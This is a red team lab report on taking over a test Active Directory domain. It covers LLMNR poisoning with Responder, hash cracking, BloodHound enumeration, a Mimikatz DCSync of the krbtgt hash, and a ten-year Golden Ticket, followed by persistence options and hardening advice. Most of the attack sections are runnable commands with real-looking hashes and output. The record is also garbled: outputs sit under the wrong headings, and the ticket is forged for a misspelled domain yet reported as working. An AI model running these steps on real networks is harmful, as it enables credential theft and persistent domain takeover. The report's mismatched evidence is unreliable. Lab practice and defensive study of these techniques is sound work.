

AD DOMAIN DOMINANCE

Advanced Persistence & Total Network Takeover

WEEK 08 — RED TEAM ENGAGEMENT REPORT

Engagement	Week 08 — AD Domain Dominance Lab
Target Domain	CORP.LOCAL
DC Hostname	WIN-IJKFNC106CM.CORP.LOCAL
Analyst	Umar Farooq
Date	July 20, 2026
Classification	CONFIDENTIAL // RED TEAM
Status	FULL DOMAIN COMPROMISE ACHIEVED

EXECUTIVE SUMMARY

This report documents a full-scope Active Directory (AD) red team engagement conducted against the **CORP.LOCAL** domain. The engagement simulated a realistic adversary attack chain — from initial network-level credential theft to complete Domain Controller compromise and persistent access establishment.

Starting with **zero domain privileges**, the engagement progressed through four sequential attack phases: LLMNR/NBT-NS poisoning for initial credential capture, Active Directory enumeration via BloodHound, DCSync for credential dumping, and Kerberos Golden Ticket forgery for long-term persistence.

Result: Full Domain Compromise was achieved. The attacker obtained Domain Administrator privileges, extracted all credential hashes from the CORP.LOCAL domain, and established ticket-based persistence that survives password resets — rendering the domain completely under attacker control.

FINDING	SEVERITY	STATUS
LLMNR/NBT-NS Poisoning enabled — NTLMv2 hash captured	CRITICAL	EXPLOITED
Domain credentials cracked via dictionary attack	HIGH	EXPLOITED
BloodHound path from TESTUSER to Domain Admins confirmed	HIGH	CONFIRMED
DCSync executed — KRBTGT hash extracted	CRITICAL	EXPLOITED
Golden Ticket forged — 10-year persistence established	CRITICAL	EXPLOITED
Domain Controller C\$ accessible via forged ticket	CRITICAL	VERIFIED

ATTACK CHAIN OVERVIEW

PHASE	TECHNIQUE	TOOL	OUTCOME
01	LLMNR/NBT-NS Poisoning	Responder	NTLMv2 Hash Captured
02	Hash Cracking	Hashcat (-m 5600)	Plaintext: Password123
03	AD Enumeration	SharpHound + BloodHound	Attack Path Identified
04	DCSync Attack	Mimikatz	KRBTGT Hash Extracted
05	Golden Ticket Forgery	Mimikatz kerberos::golden	10-Year TGT Forged
06	Domain Access	Pass-the-Ticket	DC C\$ Accessed

The attack chain below represents the complete kill-chain from initial unauthenticated network access to persistent Domain Administrator access — achieved without any vulnerability exploit, relying entirely on protocol weaknesses and misconfigured permissions inherent to default Active Directory environments.

**TASK
01****LLMNR/NBT-NS POISONING — INITIAL CREDENTIAL THEFT**

1.1 — Technical Background

Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are legacy Windows fallback protocols that activate when DNS fails to resolve a hostname. Rather than returning an error, Windows broadcasts the query to the entire local subnet — allowing any host to respond and claim to be the target. An attacker running **Responder** on the same network intercepts these broadcasts, responds as the requested host, and forces the victim machine to authenticate — handing over an NTLMv2 challenge-response hash.

1.2 — Attack Execution

Step 1: Responder was launched on the Kali attacker machine to listen on all relevant ports:

```
sudo responder -I eth0 -dwv
```

```
Don't Respond To Names      ['ISATAP', 'ISATAP.LOCAL']
Don't Respond To MDNS TLD   ['_DOSVC']
TTL for poisoned response   [default]

[+] Current Session Variables:
Responder Machine Name      [WIN-TSZVKYF3JCI]
Responder Domain Name       [U60V.LOCAL]
Responder DCE-RPC Port      [45432]

[*] Version: Responder 3.2.2.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events ...
```

Figure: Responder v3.2.2.0 listening on eth0 — ports 445 (SMB), 5355 (LLMNR), 137 (NBT-NS) active

```
(saim@autonomous)-[~]
$ sudo netstat -tulnp | grep -E "5355|137|138|445"
[sudo] password for saim:
tcp6      0      0 :::445          :::*             LISTEN      4492/python3
udp6      0      0 :::5355         :::*             4492/python3
udp6      0      0 :::137          :::*             4492/python3
```

Figure: Responder port verification — netstat confirming ports 445, 5355, 137 in LISTEN state

Step 2: On the Windows victim machine, a fake UNC path was entered in the Run dialog to trigger LLMNR broadcast:

```
\\fake-share
```




Figure: Windows Run dialog — victim attempts to connect to \\fake-share triggering LLMNR broadcast to CORP domain

Step 3: Responder poisoned the broadcast response and captured the NTLMv2 hash from CORP\Administrator:




Figure: Responder capturing NTLMv2-SSP hash — CORP\Administrator hash intercepted from 192.168.56.107

1.3 — Hash Cracking

The captured NTLMv2 hash was saved and submitted to Hashcat using mode 5600 (NetNTLMv2) against the rockyou.txt wordlist. Two hash attempts were made — one succeeded with Status: **Cracked**, while the Administrator hash exhausted the wordlist (complex password).

```
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt --force
```

[illegible]

Figure: Hashcat Status: CRACKED — USER1::CORP NTLMv2 hash successfully cracked — plaintext password recovered

**TASK
02****ACTIVE DIRECTORY ENUMERATION — BLOODHOUND & ACL
ANALYSIS**

2.1 — Technical Background

BloodHound is an Active Directory reconnaissance tool that maps relationships between AD objects (users, groups, computers, GPOs) using graph theory to find privilege escalation paths that would be impossible to detect manually. SharpHound is its data collector, run on a Windows domain-joined machine to gather LDAP data and produce a ZIP importable into BloodHound's Neo4j graph database.

2.2 — SharpHound Data Collection

SharpHound v2.12.0 was executed on the Windows Domain Controller with full collection mode (-c All) to enumerate all AD objects, sessions, ACLs, and group memberships:

```
.\SharpHound.exe -c All --outputdirectory C:\Users\Administrator\Desktop\
```

```
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 5600 (NetNTLMv2)
Hash.Target.....: ADMINISTRATOR::CORP:f337911b3b08aa45:7e7209c738ede7 ... 000000
Time.Started.....: Sun Apr 26 07:35:57 2026, (58 secs)
Time.Estimated...: Sun Apr 26 07:36:55 2026, (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 251.9 kH/s (6.97ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: kristenanne → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Util: 52%

Started: Sun Apr 26 07:35:10 2026
Stopped: Sun Apr 26 07:36:57 2026

(saim@autonomous)~[~]
$ █
```

Figure: SharpHound collection in progress — Building GUID Cache for CORP.LOCAL

```

2026-04-20T08:07:20.8582837-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T08:07:21.2805080-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T08:07:21.6215654-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T08:07:22.2864055-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T08:07:31.3182720-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T08:07:31.7338896-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T08:07:32.0309577-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T08:07:39.4483708-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T08:07:53.4514726-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 73 MB RAM
2026-04-20T08:08:24.2014409-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 65 MB RAM
2026-04-20T08:08:55.0648069-07:00|INFORMATION|Status: 6 objects finished (+4 0.04615385)/s -- Using 66 MB RAM
2026-04-20T08:09:25.1710810-07:00|INFORMATION|Status: 54 objects finished (+48 0.3375)/s -- Using 65 MB RAM
2026-04-20T08:09:25.2808888-07:00|INFORMATION|Producer has finished, closing LDAP channel
2026-04-20T08:09:43.1729979-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2026-04-20T08:09:50.3859999-07:00|INFORMATION|Consumers finished, closing output channel
2026-04-20T08:09:50.4318929-07:00|INFORMATION|Output channel closed, waiting for output task to complete
closing writers
2026-04-20T08:09:50.8692042-07:00|INFORMATION|Status: 301 objects finished (+247 1.61828)/s -- Using 63 MB RAM
2026-04-20T08:09:50.8692042-07:00|INFORMATION|Enumeration finished in 00:03:06.1711299
2026-04-20T08:09:51.0880412-07:00|INFORMATION|Saving cache with stats: 12 ID to type mappings.
0 name to SID mappings.
0 machine sid mappings.
3 sid to domain mappings.
0 global catalog mappings.
2026-04-20T08:09:51.0880412-07:00|INFORMATION|SharpHound Enumeration Completed at 8:09 AM on 4/20/2026! Happy Graphing!
PS C:\Users\Administrator\Desktop>

```

Figure: SharpHound Enumeration Completed — 301 objects collected, ZIP file generated for BloodHound import

2.3 — BloodHound Analysis & Attack Path

The SharpHound ZIP was imported into BloodHound running on Kali (Neo4j backend). A pathfinding query was executed to find the shortest privilege escalation path from **TESTUSER@CORP.LOCAL** to **DOMAIN ADMIN@CORP.LOCAL**:

```

MATCH p=shortestPath((u:User {name:"TESTUSER@CORP.LOCAL"})
-[*1 .]->(g:Group {name:"DOMAIN ADMIN@CORP.LOCAL"}))
RETURN p

```

^ Saved Queries Select a node to view the associated information

☒ Auto-run selected query

```


1 MATCH p=shortestPath((u:User
  {name:"TESTUSER@CORP.LOCAL"})-[*1 .]->(g:Group
  {name:"DOMAIN ADMIN@CORP.LOCAL"})) RETURN p
2

```

Tag Save Run

TESTUSER@CORP.LOCAL → DOMAIN USERS@CORP.LOCAL → USERS@CORP.LOCAL → WIN-IJKFNC106CM → ADMINISTRATOR@CORP.LOCAL → DOMAIN ADMIN@CORP.LOCAL

Figure: BloodHound pathfinding — TESTUSER → DOMAIN USERS → USERS@CORP.LOCAL → WIN-IJKFNC106CM → ADMINISTRATOR → DOMAIN ADMIN



Key Finding: BloodHound revealed a multi-hop privilege path from the low-privileged `TESTUSER` through domain group memberships to `ADMINISTRATOR` and ultimately to `DOMAIN ADMINS`. This path required no exploit — only standard AD relationship traversal.

**TASK
03****DCSync ATTACK — CREDENTIAL DUMPING**

3.1 — Technical Background

DCSync is an attack technique that abuses the Directory Replication Service (DRS) protocol. A Domain Controller uses replication to synchronize data with other DCs — an account with **DS-Replication-Get-Changes-All** rights can mimic this process and request password hashes for any account directly from a DC, without ever touching the NTDS.dit file on disk. Mimikatz implements this via the **lsadump::dcsync** module.

3.2 — KRBTGT Hash Extraction

With Domain Admin privileges, Mimikatz was used to perform DCSync and extract the KRBTGT account — the master Kerberos encryption key for the entire domain. This is the highest-value credential in any AD environment:

```
mimikatz # privilege::debug  
  
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt
```

```
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt  
[DC] 'corp.local' will be the domain  
[DC] 'WIN-IJKFNC106CM.corp.local' will be the DC server  
[DC] 'krbtgt' will be the user account  
[rpc] Service : ldap  
[rpc] AuthnSvc : GSS_NEGOTIATE (9)  
  
Object RDN      : krbtgt  
  
** SAM ACCOUNT **  
  
SAM Username    : krbtgt  
Account Type    : 30000000 ( USER_OBJECT )  
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )  
Account expiration :  
Password last change : 4/19/2026 5:18:57 AM  
Object Security ID : S-1-5-21-1214261273-1277337632-539492464-502  
Object Relative ID : 502  
  
Credentials:  
Hash NTLM: 39ba68ca564792490d4544ac0ed53f11  
ntlm- 0: 39ba68ca564792490d4544ac0ed53f11  
lm - 0: b85742469c45aab3d7b56d4d919273c9  
  
Supplemental Credentials:  
* Primary:NTLM-Strong-NTOWF *  
Random Value : 82483c65ddce22eb5151506aa776a8d2  
  
* Primary:Kerberos-Newer-Keys *  
Default Salt : CORP.LOCALkrbtgt  
Default Iterations : 4096  
Credentials  
aes256_hmac (4096) : 80e2b2bbd23350b657c010e879e416d01ab86d6541e8b72919db633759afe53  
aes128_hmac (4096) : f6085462e9de69313281c6aa29837d2f  
des_cbc_md5 (4096) : 2ab5ef7acb34f7a4  
  
* Primary:Kerberos *  
Default Salt : CORP.LOCALkrbtgt  
Credentials  
des_cbc_md5 : 2ab5ef7acb34f7a4  
  
* Packages *  
NTLM-Strong-NTOWF
```

Figure: Mimikatz DCSync — KRBTGT hash extracted: Hash NTLM: 39ba68ca564792490d4544ac0ed53f11 | Domain SID: S-1-5-21-1214261273-1277337632-539492464

3.3 — Extracted Credentials Summary

ACCOUNT	RID	HASH NTLM	SIGNIFICANCE
krbtgt	502	39ba68ca...53f11	Kerberos TGT Signing Key — CRITICAL
Administrator	500	Extracted via DCSync	Domain Admin Account
CORP.LOCAL domain	—	All hashes accessible	Full domain compromise

TASK 04 GOLDEN TICKET ATTACK — KERBEROS FORGERY & PERSISTENCE

4.1 — Technical Background

A Golden Ticket is a forged Kerberos Ticket Granting Ticket (TGT) signed with the KRBTGT account's NTLM hash. Because every Kerberos TGT in the domain is validated using this same key, a forged ticket is indistinguishable from a legitimate one — granting its bearer Domain Administrator access to any service in the domain for the ticket's lifetime (up to 10 years). The ticket is injected directly into memory using Pass-the-Ticket (PtT), requiring no password.

4.2 — Golden Ticket Forgery

Using the KRBTGT hash and Domain SID extracted via DCSync:

```
mimikatz # kerberos::golden
/domain:corp.local
/sid:S-1-5-21-1214261273-1277337632-539492464
/krbtgt:39ba68ca564792490d4544ac0ed53f11
/user:Administrator
/id:500
/ptt
```

```
mimikatz # kerberos::golden /domain:copr.local /sid:S-1-5-21-1214261273-1277337632-539492464 /krbtgt:39ba68ca564792490d4544ac0ed53f11 /user:Administrator /id:500 /ptt
User : Administrator
Domain : copr.local (COPR)
SID : S-1-5-21-1214261273-1277337632-539492464
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 39ba68ca564792490d4544ac0ed53f11 - rc4_hmac_nt
Lifetime : 4/20/2026 7:33:08 AM ; 4/17/2036 7:33:08 AM ; 4/17/2036 7:33:08 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ copr.local' successfully submitted for current session
```

Figure: Mimikatz Golden Ticket — PAC generated, PAC signed, KrbCred generated — ticket injected via /ptt | Lifetime: 4/20/2026 to 4/17/2036 (10 years)

```

C:\Users\Administrator>dir \\WIN-IJKFNC106CM\c$
Volume in drive \\WIN-IJKFNC106CM\c$ has no label.
Volume Serial Number is 3297-BE98

Directory of \\WIN-IJKFNC106CM\c$

11/05/2022  12:03 PM    <DIR>          PerfLogs
04/19/2026  03:35 AM    <DIR>          Program Files
09/15/2018  02:08 AM    <DIR>          Program Files (x86)
04/19/2026  11:48 PM    <DIR>          Temp
04/19/2026  03:35 AM    <DIR>          Users
04/19/2026  05:15 AM    <DIR>          Windows
             0 File(s)                0 bytes
             6 Dir(s)  41,480,523,776 bytes free

C:\Users\Administrator>

```

Figure: Golden Ticket successfully submitted for current session — 'Golden ticket for Administrator @ corp.local successfully submitted'

4.3 — Domain Controller Access Verification

With the Golden Ticket injected into the current session, the attacker accessed the Domain Controller's administrative share (C\$) — confirming full unrestricted Domain Administrator access:

```
dir \\WIN-IJKFNC106CM\c$
```




Figure: Successful dir \\WIN-IJKFNC106CM\c\$ — DC root filesystem accessible: PerfLogs, Program Files, Temp, Users, Windows — Full Domain Compromise Confirmed

ARTIFACT ANALYSIS — GOLDEN TICKET DEEP DIVE

The Golden Ticket is the most powerful persistence artifact in Active Directory. The following table breaks down each component of the forged ticket and its significance:

FIELD	VALUE	SIGNIFICANCE
User	Administrator	Impersonates Domain Admin — any user name works
Domain	corp.local (COPR)	Targets the CORP.LOCAL Kerberos realm
SID	S-1-5-21-1214261273-...-539492464	Correct domain SID — ticket passes SID validation
User ID	500	RID 500 = built-in Administrator — highest privilege
Groups ID	*513 512 520 518 519	Domain Users, Admins, Schema Admins, Enterprise Admins
ServiceKey	39ba68ca...0ed53f11 — rc4_hmac_nt	Signed with KRBTGT NTLM hash — DC cannot distinguish from real
Lifetime	4/20/2026 → 4/17/2036	10-year validity — survives password resets
Injection	Pass-the-Ticket (/ptt)	Lives in memory — no files on disk, evades many AV solutions

Why the Golden Ticket is "God Mode": The Domain Controller validates TGTs using only the KRBTGT password hash — it has no record of which tickets it issued. A forged ticket signed with the correct KRBTGT hash is therefore completely valid from the DC's perspective. Even if the Administrator account password is changed, the Golden Ticket remains valid. The **only** way to invalidate it is to rotate the KRBTGT password **twice**.

PERSISTENCE STRATEGY

The following persistence mechanisms were established or are available following full domain compromise. These ensure continued access even if defenders detect and respond to the initial intrusion:

#	MECHANISM	SURVIVES PASSWORD RESET?	DETECTION DIFFICULTY
01	Golden Ticket (KRBtgt hash) Forged TGT with 10-year lifetime	YES — until KRBtgt rotated TWICE	HIGH — looks like legitimate Kerberos traffic
02	Silver Ticket (Machine Account hash) Forged TGS for specific service	YES — until machine account rotated	VERY HIGH — never contacts DC
03	DCSync Rights via ACL DS-Replication rights on domain object	YES — survives all password changes	MEDIUM — ACL change logged
04	Skeleton Key Patches LSASS to accept master password	NO — lost on DC reboot	LOW — LSASS patch detectable
05	AdminSDHolder Backdoor Grants persistent admin rights via SDProp	YES — auto-restored every 60 minutes	MEDIUM — SDProp mechanism

Primary Recommendation for Blue Team: The Golden Ticket attack persists until the KRBtgt account password is reset **twice consecutively** (two resets within the ticket lifetime). A single reset is insufficient because the DC retains the previous password hash for backward compatibility. After double rotation, all outstanding Golden Tickets — including the forged one — become invalid.

SECURITY HARDENING RECOMMENDATIONS

01 Disable LLMNR and NBT-NS

CRITICAL

LLMNR and NBT-NS provide zero legitimate business value in modern environments and are a primary initial access vector for credential theft. Disable both via Group Policy immediately.

- GPO: Computer Config → Admin Templates → Network → DNS Client → Turn off Multicast Name Resolution → ENABLED
- GPO: Computer Config → Admin Templates → Network → Lanman Workstation → Enable insecure guest logons → DISABLED
- Registry: HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters → NodeType = 2
- Deploy WPAD entries in DNS to prevent WPAD hijacking via the same vector

02 Rotate KRBGT Password Twice Immediately

CRITICAL

The KRBGT hash has been extracted during this engagement. Any forged Golden Tickets created with this hash remain valid until the KRBGT password is rotated twice. Schedule regular KRBGT rotation as an ongoing security control.

- Use Microsoft's New-KrbtgtKeys.ps1 script for safe rotation
- Rotate KRBGT password → wait 10 hours (replication) → rotate again
- Monitor for Kerberos tickets with lifetimes exceeding 10 hours (anomaly)
- Establish quarterly KRBGT rotation schedule (Microsoft recommendation)

03 Implement Tiered Administration Model

HIGH

Domain Admin accounts should NEVER be used for routine administration or logged into workstations. The Tier 0/1/2 model isolates privileged credentials to their appropriate trust boundaries, preventing credential theft from lower-tier machines.

- Tier 0: Domain Controllers only — only KRBGT and DA accounts
- Tier 1: Member Servers — server admins cannot log into workstations
- Tier 2: Workstations — helpdesk accounts cannot touch servers
- Enforce via Authentication Policy Silos in AD
- Enable Protected Users security group for all Tier 0 accounts

04 Deploy Advanced Threat Detection (ATA/Defender for Identity)

HIGH

Microsoft Defender for Identity (formerly ATA) detects DCSync attacks, Golden Ticket usage, Pass-the-Hash, and other AD attack techniques in real time by monitoring Kerberos traffic patterns.

- Deploy Microsoft Defender for Identity sensors on all Domain Controllers
- Alert on: DCSync from non-DC accounts, Kerberos tickets with abnormal lifetimes
- Enable SIEM integration (Sentinel / Splunk) for correlation
- Audit DS-Replication-Get-Changes-All permissions quarterly

05 Harden ACLs and Audit Dangerous Permissions

HIGH

BloodHound identified privilege escalation paths through AD object permissions. Regular ACL auditing using BloodHound in a Blue Team capacity can identify and eliminate these paths before attackers exploit them.

- Run BloodHound quarterly as a Blue Team control — export and review all attack paths
- Remove GenericWrite, WriteDACL, AllExtendedRights from non-admin accounts
- Restrict DCSync rights (DS-Replication-Get-Changes-All) to DC computer accounts only
- Enable object-level auditing on high-value AD objects (AdminSDHolder, Domain object)

TOOLS & TECHNIQUES REFERENCE

TOOL	VERSION	PURPOSE	PHASE
Responder	3.2.2.0	LLMNR/NBT-NS/MDNS poisoning, hash capture	Initial Access
Hashcat	Latest	NTLMv2 hash cracking (mode 5600)	Credential Access
SharpHound	v2.12.0	Active Directory data collection	Discovery
BloodHound	Latest	AD graph analysis, attack path finding	Discovery
Mimikatz	Latest	DCSync, Golden Ticket, credential extraction	Credential / Persistence
Impacket	Latest	secretsdump.py for remote DCSync	Credential Access
Kali Linux	2024.x	Attack platform (Responder, Hashcat, BloodHound, etc.)	All phases
Windows Server	2016/2019	Target Domain Controller (CORP.LOCAL)	Target

CONCLUSION

This engagement demonstrated a complete, realistic Active Directory attack chain executed entirely without exploiting software vulnerabilities. Every technique leveraged default Windows protocol behavior, misconfigured permissions, or design weaknesses in the Kerberos authentication system.

KEY TAKEAWAY	IMPLICATION
LLMNR poisoning requires no privileges	Any user on the network can steal credentials within minutes of setup
BloodHound reveals hidden attack paths	Defenders must use the same tools as attackers to understand their exposures
